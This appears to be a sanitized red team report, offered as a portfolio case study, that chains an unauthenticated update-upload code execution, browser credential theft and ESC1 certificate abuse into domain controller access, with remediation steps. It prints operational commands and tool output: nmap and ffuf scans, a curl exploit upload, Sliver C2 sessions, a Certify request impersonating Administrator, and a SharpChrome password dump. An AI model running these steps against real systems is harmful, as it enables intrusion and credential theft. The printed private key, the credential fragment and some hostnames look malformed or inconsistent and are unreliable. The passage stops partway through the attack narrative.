

EvilCorp Red Team Engagement Report Sample

Red Team Assessment — Portfolio Case Study

Client: EvilCorp (*Fictionalized*)

Assessment Type: Red Team Assessment

Environment: Active Directory

Testing Window: <Sanitized Testing Window>



CALXOR

— RED TEAM REPORT —

PEOPLE // PROCESS // PERSPECTIVE

— SECURITY BEYOND ASSUMPTIONS —

Sanitization Notice

This document is a sanitized portfolio case study derived from work performed within an authorized red team environment.

Organization names, infrastructure, network addresses, identities, hostnames, application components, certificate templates, payload identifiers, assessment objectives, rules of engagement, and other identifying or exercise-specific information have been modified, generalized, withheld, or omitted.

Generic placeholders are intentionally used throughout the report. Supporting evidence has been similarly redacted or modified to prevent disclosure of credentials, private keys, authentication material, command-and-control infrastructure, assessment answers, or information that could be used to reconstruct the original exercise.

Where original evidence could not be appropriately included in the public version, the evidence is explicitly identified as **withheld from the public case study**.

The purpose of this case study is to demonstrate red team methodology, technical analysis, risk communication, and client-facing security reporting.

Table of Contents

1. [Executive Summary](#)
2. [Engagement Overview](#)
3. [Risk Rating Methodology](#)
4. [Attack Path Summary](#)
5. [Findings Summary](#)
6. [Security Findings](#)
 - [Finding 01 — Unauthenticated Software Update Mechanism Allows Remote Code Execution](#)
 - [Finding 02 — AD CS Certificate Template Permits Privileged Account Impersonation](#)
 - [Finding 03 — Reusable Domain Credentials Exposed Through Browser Credential Storage](#)
7. [Technical Attack Narrative](#)
 - [Phase 1 — External Reconnaissance](#)
 - [Phase 2 — Initial Access](#)
 - [Phase 3 — Internal Enumeration](#)

- [Phase 4 — Credential Access](#)
 - [Phase 5 — Privilege Escalation](#)
 - [Phase 6 — Domain Compromise](#)
8. [Defensive Control Interaction](#)
 9. [Cleanup and Restoration](#)
 10. [Remediation Roadmap](#)
 11. [Conclusion](#)
 12. [Appendix A — Tooling](#)
 13. [Appendix B — Custom Proxy Library](#)
 14. [Appendix C — Evidence Reference](#)
-

Executive Summary

The red team assessment demonstrated that an unauthenticated external attacker could progress from EvilCorp's internet-facing attack surface to privileged control of the assessed Active Directory environment.

The attack began through an externally accessible software update mechanism that permitted arbitrary code execution on an internal domain-joined server. Credentials recovered from the compromised endpoint provided access to an additional domain identity, whose permissions exposed a vulnerable Active Directory Certificate Services (AD CS) configuration. Exploitation of this configuration resulted in privileged authentication and ultimately SYSTEM-level execution on the Domain Controller.

Business and Production Capabilities at Risk

Compromise of Active Directory can affect systems and business services that depend on it for identity, authentication, authorization, and centralized administration.

In a production environment, access equivalent to that obtained during the assessment could place domain-joined systems, organizational identities, security policy, authentication-dependent applications, and resources governed by Active Directory at risk.

The assessment did not attempt to disrupt these services or exercise every capability available through the obtained privileges.

Demonstrated Impact

The assessment directly demonstrated:

- Unauthenticated exploitation of an internet-facing software update service.
- Arbitrary code execution on EC-FS-01 .
- Recovery and successful reuse of credentials associated with an additional domain identity.
- Exploitation of a vulnerable AD CS certificate template.
- Privileged certificate-based authentication.
- Administrative access to the Domain Controller.
- SYSTEM-level execution on EC-DC-01 .

These results demonstrated a complete attack path from unauthenticated external access to privileged control of the assessed Active Directory environment.

Potential Impact

A threat actor with equivalent access could potentially extend the compromise to additional domain-joined systems and identities, modify Active Directory-controlled resources or security configuration, access applications and data available to compromised identities, or disrupt services dependent on centralized authentication.

These actions were **not performed during the assessment** and represent potential consequences of the demonstrated access rather than observed impact.

Remediation Decisions

Remediation should focus on breaking the demonstrated attack path at its primary control points.

Immediate Priority - Secure the Internet-Facing Update Mechanism

Require authenticated and authorized access to software update functionality and cryptographically verify executable update components before they are processed or loaded. This would eliminate the unauthenticated initial-access path demonstrated during the assessment.

Immediate Priority - Remediate the Vulnerable AD CS Configuration

Restrict certificate enrollment permissions, remove unnecessary enrollee-supplied identity capabilities, and review authentication-capable certificate templates for similar configurations. This would eliminate the demonstrated privilege-escalation path.

High Priority - Reduce Reusable Credential Exposure

Review how organizational credentials are stored and used on endpoints and investigate why credentials associated with another domain identity were accessible from the compromised

system. Reducing reusable credential exposure would limit an attacker's ability to expand access following endpoint compromise.

High Priority - Strengthen Detection and Response

Improve monitoring around software update activity, endpoint credential access, certificate enrollment, certificate-based authentication, remote administration, and security-control changes to improve opportunities for detection and containment.

Engagement Overview

The assessment evaluated EvilCorp's externally accessible attack surface and internal Active Directory environment to determine whether an unauthenticated external attacker could establish an internal foothold and progress toward privileged access.

Testing followed an attacker-driven methodology beginning with external reconnaissance and progressing through initial access, internal enumeration, credential access, privilege escalation, lateral movement, and Domain Controller compromise.

The assessment began without credentials or an established internal foothold.

Assessment Details

Component	Value
Assessment Type	Red Team Assessment
Testing Window	<Sanitized Testing Window>
External Target	<External-IP>
Initial Exposed Service	TCP/8080
Active Directory Domain	<Domain>
Initial Internal Host	EC-FS-01
Domain Controller	EC-DC-01
Initial Credentials	None
Initial Internal Access	None

Assessment Objectives

The assessment evaluated whether an external attacker could:

- Identify exploitable externally accessible attack surface.
- Establish an initial foothold within the internal environment.
- Enumerate the Active Directory environment.
- Identify credentials or identities capable of expanding access.
- Identify and exploit privilege-escalation paths.
- Obtain privileged access to Active Directory infrastructure.
- Demonstrate the security impact of the resulting access.

The original assessment contained specific exercise objectives and validation criteria. Those requirements have been generalized in this public case study to preserve the integrity of the original technical assessment.

Scope

Testing included the provided external target and the Active Directory systems reachable through the authorized assessment environment.

Scope Component	Sanitized Identifier
External Application	<External-IP>:8080
Initial Compromised Host	EC-FS-01
Active Directory Domain	<Domain>
Domain Controller	EC-DC-01

Constraints and Exclusions

Specific rules of engagement, infrastructure details, assessment-specific restrictions, and exercise instructions have intentionally been generalized or omitted from this public case study.

Testing was performed exclusively within the authorized assessment environment.

No attempt is made in this public report to reproduce the original exercise objectives, flags, answers, credentials, infrastructure, or command-and-control configuration.

Success Criteria

For purposes of this sanitized case study, successful compromise was demonstrated by establishing privileged execution on the Domain Controller.

The assessment ultimately achieved SYSTEM-level execution on EC-DC-01 .

Original exercise-specific success criteria and objective answers have intentionally been omitted.

Defensive Environment

Endpoint security controls were active within portions of the assessed environment.

Defensive controls detected activity during the later stages of the assessment, particularly during remote execution attempts against the Domain Controller.

This defensive interaction influenced subsequent testing and highlighted opportunities to improve operational planning and execution methodology.

Specific defensive configurations and exercise-specific response information have been generalized in this public report.

Risk Rating Methodology

Findings are rated using a qualitative risk methodology considering both **technical impact** and **likelihood of exploitation** within the assessed environment.

The ratings are intended to help prioritize remediation based on the conditions observed during the assessment rather than provide a universal risk score applicable to every environment.

Impact

Rating	Description
Critical	Exploitation could result in compromise of highly privileged identities, critical infrastructure, or the broader environment.
High	Exploitation could result in significant unauthorized access, credential exposure, lateral movement, or material expansion of attacker capabilities.
Medium	Exploitation provides useful attacker capabilities but generally requires additional conditions or chaining to produce significant organizational impact.
Low	Limited direct security impact or primarily contributes supporting information to another attack path.

Likelihood

Likelihood considers factors including:

- Whether authentication is required.
- Required attacker access.
- Required privileges.
- Exposure of the affected component.
- Exploit complexity.
- Dependency on additional conditions.
- Availability of the vulnerable functionality to an attacker.
- Whether exploitation was successfully demonstrated during the assessment.


Risk Interpretation

Severity reflects the combination of demonstrated technical impact and practical exploitability observed during testing.

The report separately identifies **demonstrated impact** and **potential impact** to avoid presenting hypothetical consequences as actions actually performed during the assessment.

Attack Path Summary

```
Unauthenticated External Attacker
|
v
Public Software Update Service
|
v
Insufficient Update Validation
|
v
Runtime Dependency Replacement
|
v
Arbitrary Code Execution
EC-FS-01
|
v
Internal / AD Enumeration
|
v
Reusable Credential Exposure
|
v
```



The demonstrated attack path required multiple weaknesses and environmental conditions to be chained together.

The internet-facing update mechanism provided the initial entry point. Access to reusable credentials on the compromised host subsequently provided control of another domain identity.

The permissions associated with that identity exposed an AD CS privilege-escalation path, ultimately resulting in privileged authentication and SYSTEM-level execution on the Domain Controller.

Findings Summary

ID	Finding	Severity	Likelihood	Priority
01	Unauthenticated Software Update Mechanism Allows Remote Code Execution	Critical	High	Immediate
02	AD CS Certificate Template Permits Privileged Account Impersonation	Critical	High	Immediate
03	Reusable Domain Credentials Exposed Through Browser Credential Storage	High	Medium	High

Security Findings

Finding 01 — Unauthenticated Software Update Mechanism Allows Remote Code Execution

Severity: Critical

Likelihood: High

Affected Component: Public Software Update Service

Affected Host: EC-FS-01

Remediation Priority: Immediate

Description

The externally accessible software update service exposed an unauthenticated file-upload function that accepted executable components used by the application's update process.

Testing demonstrated that the server did not meaningfully validate the contents of uploaded executable components.

Files containing arbitrary data were successfully accepted when submitted using the expected file extensions and upload fields.

The following conditions were identified:

- No authentication was required to access the update functionality.
- Uploaded executable content was not meaningfully validated.
- Arbitrary content could be supplied in fields intended for executable components.
- File validation relied primarily on filename and extension requirements.
- A runtime dependency required by the application could be replaced with attacker-controlled content.

Because the application subsequently loaded the attacker-controlled runtime component, the update functionality could be abused to obtain arbitrary code execution.

Likelihood

Likelihood was assessed as **High** because:

- The affected service was externally accessible.
- No authentication was required.
- The vulnerable upload functionality was directly accessible to an external attacker.
- Exploitation was successfully demonstrated during testing.

Demonstrated Impact

Successful exploitation allowed an unauthenticated external attacker to execute arbitrary code on a domain-joined Windows server.

Field	Value
User Context	<Domain>\<Initial-User>
IP Address	<Internal-IP>
Hostname	EC-FS-01

The resulting foothold provided access to the internal Active Directory environment and enabled subsequent enumeration and credential-access activity.

Potential Impact

In a production environment, successful exploitation of equivalent functionality could provide an external threat actor with an initial foothold inside the internal network.

Depending on the privileges and network access associated with the compromised application, this could enable credential theft, internal reconnaissance, lateral movement, or exploitation of additional internal security weaknesses.

Root Cause

The primary control failure was insufficient trust validation within the software update process.

The service accepted attacker-controlled executable components without requiring authentication or establishing that the uploaded components originated from a trusted source.

Evidence

Testing confirmed that arbitrary non-executable content could be submitted through fields intended for executable update components.

```
(brandon@pwnbox)-[~/Desktop/BNguyen]
$ curl -i -X POST http://13.40.7.202:8080/upload \
-F [REDACTED] \
-F [REDACTED] \
-F [REDACTED] \
HTTP/1.1 200 OK
Server: [REDACTED]
Date: Thu, 27 Aug 2026 23:55:20 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 55
Connection: close

Files uploaded and Python update installation attempted
```

Successful exploitation subsequently established execution on EC-FS-01 .

```
[13.40.65.24] sliver > beacons
```

ID	Name	Tasks	Transport	Remote Address	Hostname	Username	Process (PID)
Integrity	Operating System	Locale	Last Check-In			Next Check-In	
26a4c108	DEVELOPING_BAKEWARE	0/0	http(s)	192.168.100.43:56376	EC-FS-01		
-	windows/amd64	en-US	Tue Sep 1 17:53:37 CDT 2026 (56s ago)			Tue Sep 1 17:55:05 CDT 2026 (1n 32s)	

```
[13.40.65.24] sliver > use 26a4c108
```

Remediation

EvilCorp should:

- Require strong authentication and authorization for software update functionality.
- Require cryptographically signed update packages.
- Verify package signatures before processing or executing uploaded components.
- Reject unsigned, modified, or otherwise untrusted executable components.
- Validate uploaded content against an explicit allowlist of expected packages and formats.
- Prevent arbitrary replacement of executable runtime dependencies.
- Run the update process using the minimum privileges required.
- Restrict unnecessary internal network access from the update service.
- Generate security alerts for unauthorized or failed update attempts.

Finding 02 — AD CS Certificate Template Permits Privileged Account Impersonation

Severity: Critical

Likelihood: High

Affected Component: <Certificate-Template>

Affected Environment: <Domain>

Remediation Priority: Immediate

Description

Active Directory Certificate Services enumeration identified an authentication-capable certificate template vulnerable to ESC1 abuse.

The affected template permitted an enrollee to supply identity information while the compromised `<Domain>\<Compromised-User>` identity possessed enrollment permissions.

This combination allowed an account with enrollment rights to request a certificate representing another Active Directory identity.

Likelihood

Likelihood was assessed as **High** after compromise of an account with the required enrollment permissions because:

- The affected certificate template was published and available for enrollment.
- The compromised identity possessed the necessary enrollment permissions.
- The template supported authentication-capable certificate usage.
- The configuration permitted enrollee-supplied identity information.
- Privileged certificate enrollment was successfully demonstrated.

Exploitation required prior access to an identity with the relevant enrollment rights.

Demonstrated Impact

The compromised domain account successfully obtained a certificate representing a privileged domain identity.

The resulting certificate was used to obtain privileged Kerberos authentication.

Administrative access to `EC-DC-01` was subsequently verified.

This demonstrated a direct privilege-escalation path from compromise of a standard domain account with the required enrollment permissions to privileged Domain Controller access.

Potential Impact

In a production environment, exploitation of an equivalent AD CS configuration could permit impersonation of privileged identities and unauthorized access to systems controlled by those identities.

Depending on the affected account and environment, this could place Domain Controllers, organizational identities, domain-joined systems, and Active Directory-controlled resources at risk.

Root Cause

The affected certificate template combined:

- Enrollment rights available to the compromised identity.
- Enrollee-supplied identity information.
- Authentication-capable certificate usage.

Together, these conditions allowed certificate enrollment to be used as a privilege-escalation path.

Evidence

AD CS enumeration identified the affected certificate-template configuration during the assessment.

Evidence ID: E-07 — AD CS Enumeration

Public Evidence Status: Withheld

The original AD CS enumeration screenshot is not included in this public case study because an appropriately sanitized copy of the original evidence is not available.

The finding is additionally supported by subsequent evidence demonstrating successful privileged certificate enrollment and authentication through the identified configuration.

A certificate representing a privileged domain identity was successfully issued.

```
sliver (BETTER_CONFLICT) > certify -- request /altname:Administrator
[*] certify output:

Certify
v1.1.0

[*] cert.pem :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAz2iiyNFzv5sA4Py0f7nTmdalU0Te0ruyCRN759knYhbpZ8+X
+JYRnQHBYYBgsG+LwL68SKzg5GnMqAAFq0/bFr0yu5Zf/CMMIT+AyIvGtL55KumaV
CT/k5Wg25Qa0Yyx282jz3CGAp0tCuHfB+gmrVGe0QHKn6GLDFCC4PZKTm1cK2ZV
mah3Vu/zVk09s0RMk0UwZ75RtF7Cr6gd7fWUxnFvRtTQbB9/j7VsfP/kZAd3N1wc
LETeAowXk6XHeLxo5hHFthbixD5ivL3XGwV3T5XSwIKsLKjZpLYoZzDhh0wxdHZ
0TaCwo8vL+xRG0a7+UUIJSRMxkqLLs7tZ2pVbxQIDAQAABAoIBACJQwpYNNKwQD6GpR
BSAYv6yx0bsztKkKraUJdKcobzItLFSTq8M79LT7X2oGmni2i92+yIMP3y+76XNmR
YnZdXlEg49S/YxaGYBhrInhiIIMw3wccs4L9zgJb00pe0dph0iy1Z33I00cgg00
JdSRovodCLKb70UceqDT9UN5HE0rQYvJzvpXZzrjo2uGTJ1z+fdEVdkVyIz2ARcf
IUNB11UxcXyH/QZt0AF4Ck7bJXsItXu6mjimuZT+wPeXAUe9dbWmNfPhVs+L07EX
jFjL9Li5Rt+jTPUTXSJpPnyOr+LSjJnuL+Fvo5LMPNvuVkoYpWbNla8fcDiZlbe5s
x0kVvqUCgYEA757WnpIbv05IV/my81TL+01dQ+UYyrRMmfowgtL8gEvq4zHn61M
5nFX1pZThdbAzLcZZnqwkUcw/790aJhZ3H/ZdnzBv2nPeMv3LEqLLr66F0vuLdP
0Kpzw/Dwo0PKaTgNPiPQ5B0Eyh81X2t+5D/wLQ1BXUd1HuzZ/MQNeAMCgYEA390W
A6edT1T3ou/EwtTh4DUY3gg+mP81N90B9WV7PP10608QkHLTrITmw2HUKNYVd+w6
lrXZfW2KQ1S5qchBzLnRIjMDTTmMqP6mahmKe1Q5rv2cNpmAKLABG61avK5LuQp
bQ0ZzcYQXUULqz/DqKK3S0musq0n2s6z0iCeBpcCgYBaL0nIU5qeVA5y8t0CC19+
60AWfvcx6xvaLm/JwBfJU7UM7ipjPB90XwQh4vVxBuxJoYAE4FRI33Q+LABY995R
1M3zbn1/PPSTJ2HPEhx4ANT0R4mzr0ahLYdyzK0KaYhzGMIN+LWAQVwUaUjT8VtB
zQ0Pm5lee3ziW6iA3U5biwKBgQDU0h6XdxGTBq04K/40S1162KFK6gKNFR40zvvuY
CUDN5RrLU0s7h/hT4jzfI2LW0pLZKAmQKy59h1pKjPtTKA7oH00HykPHCGC99R2
tXy5s2RKGgmmq0Gjw5VK8tTDzsr1GDczE1CLJbepeYUZc40rKJNtN9JM7wpLHJ1
vJeqcKBgQDPd+4rqqgdFbK2wMafrlsyNgid/viFA0sTUw/HsihQdcstx8pdTdz
3DTK0ZD+MwR91nKwepJ08b2Myw0R8S00HZz8hp80ZJY3oYu7dPg6vBwPdUpCuu5d
70DgZfMEqtIx905pLYwoe02o0HeUBgzY0krvN0IHBERZxTaunZ0dug==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGAzCCB0ugAwIBAgITeAAAAAn3uJN3b6E4/gAAAAAACTANBgkqhkiG9w0BAQsF
ADBMRUwEYKCCZImiZpYLQ0BGRYFbG9jYXNHTAbBgoJkIaJk/IsZAEZFg1ub2lzeXNvbG90dWRLURUwEYDQVQ0EwXOU1ktrLUtHDEtQ0EwHhcNMjYwOTAzMDk1MDEy
WhcNMjYwOTAzMDk1MDEyWjBMRUwEYKCCZImiZpYLQ0BGRYFbG9jYXNHTAbBgoJkIaJk/IsZAEZFg1ub2lzeXNvbG90dWRLURUwEYDQVQ0EwLFBxBSb3LLZXN0dAA
BgNVBAMTE0x1a2UgQnJld0RvZyB0b3R0ZXIwggEUMA0GCsg6SIB3Q0EBAQUAAIB
DwAwggEKAAoIBAQQPakLI0X09KwDg/LR/ud0Z1qVtQh46u7IJE3tL2SdiFuLnz5f4
lh6dAcFgGCwb4vAsbxIr0BIAcyoAAWrt9sWs7K7LL/8KQwxP4DI18a2XnkrCZpUJ
P+TLa0bLBo5jLHbzaPPcIYcnq1y4cVv6CatUZ7RAdedsYt8MUJLg9kp0bVwrbZWZ
qHdM7/NTT2zREYrdTDbvLG0XsKvqB3t9ZTGcW9G1NBsH3+PtWx+n+Rk83c3XBws
RNSMCjBETpcd7XGjmEcW2FuLEPmK8vdcBxBdNjDlAggyUqNmmVihnm0GHTDGOXnR
NoLCjy8v7FEY5rv5RQLJEzGSqUuzu3Zmm9vFagMBAAGjggK/MIIcuzA9BgrBgEE
```

Certificate-based authentication subsequently resulted in privileged Kerberos authentication.

[illegible]

Administrative access to the Domain Controller was then verified.

```

sliver (PRETTY_EMERGENT) > ls \\DC-01\\C$
\\NSY-DC-01\C$\ (22 items, 2.2 GiB)
=====
drwxrwxrwx $Recycle.Bin <dir> Wed Oct 09 00:39:03 +0000 2024
drwxrwxrwx . <dir> Thu Sep 03 05:17:52 +0000 2026
drwxrwxrwx aaAntiRansomElastic-D0-NOT-TOUCH-dab6d40c-a6a1-442c-adc4-9d57a47e58d7 <dir> Thu Aug 20 18:03:38 +0000 2026
drwxrwxrwx Boot <dir> Tue Nov 25 19:37:59 +0000 2025
-r--r--r-- bootmgr 403.3 KiB Wed Mar 12 07:32:51 +0000 2025
-rw-rw-rw- B00TNXT 1 B Sat Sep 15 07:12:30 +0000 2018
?rw-rw-rw- Documents and Settings 0 B Wed Nov 14 16:10:15 +0000 2018
drwxrwxrwx EFI <dir> Wed Nov 14 06:56:18 +0000 2018
-rw-rw-rw- pagefile.sys 2.1 GiB Fri Sep 04 02:48:30 +0000 2026
drwxrwxrwx PerfLogs <dir> Wed May 13 17:58:09 +0000 2020
dr-xr-xr-x Program Files <dir> Wed Apr 02 11:16:22 +0000 2025
drwxrwxrwx Program Files (x86) <dir> Tue Apr 01 14:35:19 +0000 2025
drwxrwxrwx ProgramData <dir> Fri Sep 04 02:47:24 +0000 2026
drwxrwxrwx Recovery <dir> Tue Apr 01 08:46:44 +0000 2025
35.2 MiB Thu Sep 03 04:46:56 +0000 2026
drwxrwxrwx System Volume Information <dir> Tue Sep 01 10:09:12 +0000 2026
dr-xr-xr-x Users <dir> Tue Apr 01 08:50:03 +0000 2025
2.1 KiB Thu Sep 03 05:17:53 +0000 2026
419.5 KiB Thu Sep 03 04:30:46 +0000 2026
drwxrwxrwx Windows <dir> Tue Apr 01 12:43:52 +0000 2025
35.8 MiB Thu Sep 03 04:37:43 +0000 2026
drwxrwxrwx zzAntiRansomElastic-D0-NOT-TOUCH-dab6d40c-a6a1-442c-adc4-9d57a47e58d7 <dir> Thu Aug 20 18:03:38 +0000 2026

```

Remediation

EvilCorp should:

- Remove unnecessary enrollee-supplied identity functionality from affected certificate templates.

- Prevent nonprivileged users from supplying arbitrary identities in certificate requests.
 - Restrict certificate enrollment permissions to explicitly authorized users and groups.
 - Review whether authentication-capable Extended Key Usages are required.
 - Require certificate manager approval or authorized signatures for sensitive enrollment workflows where appropriate.
 - Audit all published certificate templates for similar privilege-escalation conditions.
 - Monitor certificate issuance involving privileged identities.
 - Review previously issued certificates for unexpected privileged enrollment.
 - Review AD CS event logs for anomalous certificate requests.
-

Finding 03 — Reusable Domain Credentials Exposed Through Browser Credential Storage

Severity: High

Likelihood: Medium

Affected Host: EC-FS-01

Affected Identity: <Domain>\<Compromised-User>

Remediation Priority: High

Description

Following compromise of EC-FS-01 , credential enumeration identified reusable credentials associated with an additional domain identity within browser-accessible credential data on the affected system.

The recovered credentials were successfully validated and provided access in the context of <Domain>\<Compromised-User> .

Context

The available assessment evidence confirms that reusable credentials belonging to another domain identity were recoverable from the compromised endpoint.

The available evidence does **not** establish why the additional identity's credentials were present on the system or whether their presence resulted from user behavior, administrative activity, browser configuration, or another operational condition.

Accordingly, this report does not attribute the exposure to a specific user action or enterprise browser configuration.

The security concern is the presence of reusable organizational credentials accessible following compromise of the endpoint.

Likelihood

Likelihood was assessed as **Medium** because exploitation required:

- Prior compromise of the affected endpoint.
- Access sufficient to enumerate locally available credential material.
- Reusable credentials to already be present on the affected system.

The credentials were successfully recovered and validated during testing.

Demonstrated Impact

Credential exposure expanded access beyond the initially compromised `<Initial-User>` identity.

The additional compromised identity possessed certificate enrollment permissions that exposed the AD CS privilege-escalation path described in **Finding 02**.

The credential exposure therefore served as an important link in the demonstrated attack chain.

Potential Impact

Reusable organizational credentials exposed on compromised endpoints may allow an attacker to:

- Authenticate as additional organizational users.
- Access systems and applications available to those identities.
- Expand internal access.
- Move laterally.
- Identify additional privilege-escalation opportunities.

The impact is greater when exposed identities possess access to sensitive infrastructure or security-related services.

Root Cause / Contributing Condition

The assessment confirmed that reusable organizational credentials associated with an additional domain identity were accessible from the compromised system.

The available evidence did not establish the operational reason those credentials were stored on the endpoint.

The underlying risk is therefore described as **reusable credential exposure following endpoint compromise**, rather than attributing the finding solely to browser password-storage functionality.

Evidence

Browser credential enumeration identified reusable credentials associated with an additional domain identity.



```
sliver (DEVELOPING_BAKEWARE) > sharpchrome logins
[*] sharpchrome output:

SharpChrome
v1.12.0

[*] Action: Chrome Saved Logins Triage
[*] Triaging Chrome Logins for current user

--- Credential (Path: C:\Users\james.dale\AppData\Local\Google\Chrome\User Data\Default\Login Data) ---
file_path,signon_realm,origin_url,date_created,times_used,username,password
AppData\Local\Google\Chrome\User Data\Default\Login Data,https://login.live.com/,https://login.live.com/,4/4/2025 8:33:50 AM,1338822923071274,
kuoac1pucguzjnr
```

Sensitive credential values have been redacted from the public evidence.

The recovered credentials were subsequently validated and used to establish access in the affected user's context.

Remediation

EvilCorp should:

- Review organizational policies governing browser storage of organizational credentials.
- Evaluate whether reusable organizational passwords should be stored on shared, administrative, or server systems.
- Prefer managed authentication mechanisms that reduce reliance on reusable passwords where practical.
- Apply least privilege to domain identities.
- Restrict sensitive identities from unnecessary use on shared or server systems.
- Monitor anomalous authentication following endpoint compromise.
- Reset credentials identified as exposed during security incidents.
- Investigate why credentials belonging to one identity are present within another user's endpoint context when such behavior is unexpected.

Technical Attack Narrative

The following section documents how the identified security weaknesses were chained during the assessment.

This section provides the chronological technical sequence supporting the findings while keeping individual security weaknesses, risk, and remediation guidance within the dedicated findings section.

Phase 1 — External Reconnaissance

Public Service Enumeration

The external target was enumerated to identify exposed services and potential initial-access vectors.

```
nmap -sT -Pn --top-ports 100 <External-IP>
```

TCP/8080 was identified as open.

A full TCP scan was subsequently performed to determine whether additional TCP services were exposed:

```
sudo nmap -T4 -p- -vv <External-IP>
```

The scan confirmed TCP/8080 as the only exposed TCP service identified during testing.

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-27 18:35 -0500
Nmap scan report for [REDACTED]
Host is up (0.10s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT      STATE SERVICE
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 3.84 seconds
```

Infrastructure Enumeration

Publicly available network information was reviewed to establish basic context around the exposed service.

Identifying infrastructure information has been omitted from this public case study.

Web Content Discovery

Content discovery was performed against the exposed application to identify additional accessible routes.

```
ffuf -u http://<External-IP>:8080/FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-mc all -fc 404
```

Application Enumeration

Browsing to the exposed service revealed a custom software update application.

Technology fingerprinting identified a Python-based web application.

```
$ ffuf -u http://[REDACTED]:8080/FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-mc all -fc 404
```

```

      /\_/\   /\_/\   /\_/\   /\_/\
     /  _  \ /  _  \ /  _  \ /  _  \
    /_____\ /_____\ /_____\ /_____\
   /         \         \         \         \
  /           \           \           \           \
 /             \             \             \             \
/               \               \               \               \
\               /               /               /               /
 \             /             /             /             /
  \           /             /             /             /
   \        /              /              /              /
    \_____/              /              /              /
     \___/              /              /              /
      \/                /              /              /
       \                /              /              /
        \              /              /              /
         \            /              /              /
          \          /              /              /
           \        /              /              /
            \      /              /              /
             \    /              /              /
              \  /              /              /
               \/              /              /
                \            /              /
                 \          /              /
                  \        /              /
                   \      /              /
                    \    /              /
                     \  /              /
                      \/              /
                       \            /
                        \          /
                         \        /
                          \      /
                           \    /
                            \  /
                             \/

```

```
v2.1.0-dev
```

```
-----
```

```
:: Method      : GET
:: URL         : [REDACTED]
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: all
:: Filter       : Response status: 404
```

```
-----
```

```
upload [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 108ms]
:: Progress: [4750/4750] :: Job [1/1] :: 26 req/sec :: Duration: [0:02:11] :: Errors: 4 ::
```

The application's software update functionality was selected for further testing because it accepted executable components supplied by the user.

Phase 2 — Initial Access

Upload Validation Testing

The software update functionality accepted multiple uploaded components, including executable runtime dependencies.

Testing demonstrated that arbitrary content could be submitted using the expected upload fields and file extensions.

The following conditions were identified:

- No authentication required
- Insufficient executable-content validation
- Arbitrary content accepted
- Extension-based validation

```
(brandon@pwnbox)-[~/Desktop/BNguyen]
$ curl -i -X POST http://13.40.7.202:8080/upload \
-F [REDACTED] \
-F [REDACTED] \
-F [REDACTED]
HTTP/1.1 200 OK
Server: [REDACTED]
Date: Thu, 27 Aug 2026 23:55:20 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 55
Connection: close

Files uploaded and Python update installation attempted
```

These conditions formed the basis of **Finding 01**.

